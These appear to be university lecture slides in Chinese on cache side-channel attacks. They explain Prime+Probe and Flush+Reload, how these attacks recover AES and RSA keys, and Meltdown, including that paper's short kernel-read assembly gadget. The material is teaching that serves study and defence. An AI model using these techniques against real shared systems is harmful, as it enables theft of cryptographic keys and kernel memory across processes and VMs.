


Intel Core-i5 Memory Architecture

L3 cache的特征：


- L3 cache 在所有用户和权限级别上全局共享
- Inclusive cache hierarchy，即如果从L3 cache中删除数据，那么所有cache上的该数据都被删除

# Memory和Caches



Intel i7-4770, 3.4GHz  
L3 Cache Latency: 36 cycles  
RAM Latency = 36 cycles + 57 ns

# Memory和Caches




# 内存页共享(page sharing)

- 页共享需求 (性能一空间)
  - 共享库 (shared library)
  - KSM (Kernel Same-page Merging), KVM中用于guests共享相同的内存页
    - [https://en.wikipedia.org/wiki/Kernel\\_same-page\\_merging](https://en.wikipedia.org/wiki/Kernel_same-page_merging)
- 当访问共享页时，该页被Cache (性能一时间)
- 隔离需求 (安全一完整性)
  - 共享页只读或写时复制(Copy-on-write)

**问题：** 基于Cache的Side Channel (安全一机密性)

# Side-Channel Attacks



Google scholar 中文献出现的次数

<https://github.com/Pold87/academic-keyword-occurrence>

# Cache侧信道(Cache Side-channel)

- Attacker通过操纵共享页，并监控共享页的访问时间，来发现victim是否有访存操作。




# Cache侧信道(Cache Side-channel)

- Cache侧信道发生的层次
  - Cross CPU, Cross Core
  - Cross VM, Cross process, Out of sandbox
- Cache侧信道的利用
  - Covert Channels
  - Stealing crypto keys
  - Spying on keyboard, mouse...
  - Breaking Kernel ASLR
  - .....

# Cache侧信道的类型

- 三种类型，它们都以以下方式工作：将Cache操作到已知状态，“等待”victim活动，并检查更改的内容
  - Evict + Time
  - Prime + Probe
  - Flush + Reload

# Prime+Probe



- 选择一个cache大小的内存空间
- Prime: 访问内存的所有行, 从而填满cache
- Trigger: Victim 执行, 清除cache中一些行
- Probe: 度量内存访问时间
  - cached 行的时间远快于 evicted lines

C. Percival, "Cache Missing for Fun and Profit", BSDCan, 2005


D. A. Osvik, A. Shamir and E. Tromer, "Cache Attacks and Countermeasures: The Case of AES", CT-RSA 2006

# Prime+Probe

Attacker通过Prime+Probe  
获得用于进行加密计算的  
T-table position。

进一步，计算出K的内容。


$$C_i = T_j[S_i] \oplus K_i^{10}$$





	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	63	7C	77	7B	F2	6B	6F	C5	30	01	67	2B	FE	D7	AB	76
1	CA	82	C9	7D	FA	59	47	F0	AD	D4	A2	AF	9C	A4	72	C0
2	B7	FD	93	26	36	3F	F7	CC	34	A5	E5	F1	71	D8	31	15
3	04	C7	23	C3	18	96	05	9A	07	12	80	E2	EB	27	B2	75
4	09	83	2C	1A	1B	6E	5A	A0	52	3B	D6	B3	29	E3	2F	84
5	53	D1	00	ED	20	FC	B1	5B	6A	CB	BE	39	4A	4C	58	CF
6	D0	EF	AA	FB	43	4D	33	85	45	F9	02	7F	50	3C	9F	A8
7	51	A3	40	8F	92	9D	38	F5	BC	B6	DA	21	10	FF	F3	D2
8	CD	0C	13	EC	5F	97	44	17	C4	A7	7E	3D	64	5D	19	73
9	60	81	4F	DC	22	2A	90	88	46	EE	B8	14	DE	5E	0B	DB
A	E0	32	3A	0A	49	06	24	5C	C2	D3	AC	62	91	95	E4	79
B	E7	C8	37	6D	8D	D5	4E	A9	6C	56	F4	EA	65	7A	AE	08
C	BA	78	25	2E	1C	A6	B4	C6	E8	DD	74	1F	4B	BD	8B	8A
D	70	3E	B5	66	48	03	F6	0E	61	35	57	B9	86	C1	1D	9E
E	E1	F8	98	11	69	D9	8E	94	9B	1E	87	E9	CE	55	28	DF
F	8C	A1	B9	0D	BF	E6	42	68	41	99	2D	0F	B0	54	BB	16

SSA: A Shared Cache Attack that Works Across Cores and Defies VM Sandboxing—and its Application to AES (IEEE S&P'15)

# Prime+Probe




# Prime+Probe: L1 Attack





# Flush+Reload

- **FLUSH** memory line
- Wait a bit
- Measure time to **RELOAD** line
  - slow-> no access
  - fast-> access
- Repeat



# Flush+Reload




# Flush+Reload

- 对于 $e$ 的每个bit
  - 0: Square-Reduce
  - 1: Square-Reduce-Multiply-Reduce
- 运算的序列揭示了 $e$ 的内容
- Attacker可以通过Flush+Reload操纵以上运算的代码，以发现哪种运算被使用

```
x ← 1
for  $i \leftarrow |e|-1$  downto 0 do
     $x \leftarrow x^2 \bmod n$ 
    if ( $e_i = 1$ ) then
         $x = xb \bmod n$ 
    endif
done
return  $x$ 
```

RSA模幂运算  $b^e \bmod n$

# Flush+Reload



# Meltdown 攻击

- 两个方法的组合：
  - Cache侧信道攻击 (Cache side-channel Attack) : Flush + Reload
  - 乱序执行 (Out-of-order Execution)
    - *rcx*对应内存地址，攻击者无权访问
    - 由于乱序执行，在权限检查之前，*shl/mov*指令已经执行，影响 Cache状态

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

<https://meltdownattack.com/meltdown.pdf>

Meltdown: Reading Kernel Memory from User Space (Security' 18)

[https://seedsecuritylabs.org/Labs\\_16.04/PDF/Meltdown\\_Attack.pdf](https://seedsecuritylabs.org/Labs_16.04/PDF/Meltdown_Attack.pdf)

# Meltdown: 前提

- 整个物理内存映射到内核空间；
- 内核映射到每个用户进程的地址空间；
- 保持内核的永久映射，这样，可以避免在用户和内核空间之间切换时刷新处理器的translation lookaside buffer (TLB)，并且它允许内核地址空间的TLB条目永远不会被刷新（性能）；
- 但是，因为内核映射到用户进程空间，导致了**内核代码的偏移对于用户来说是已知的**（安全性）

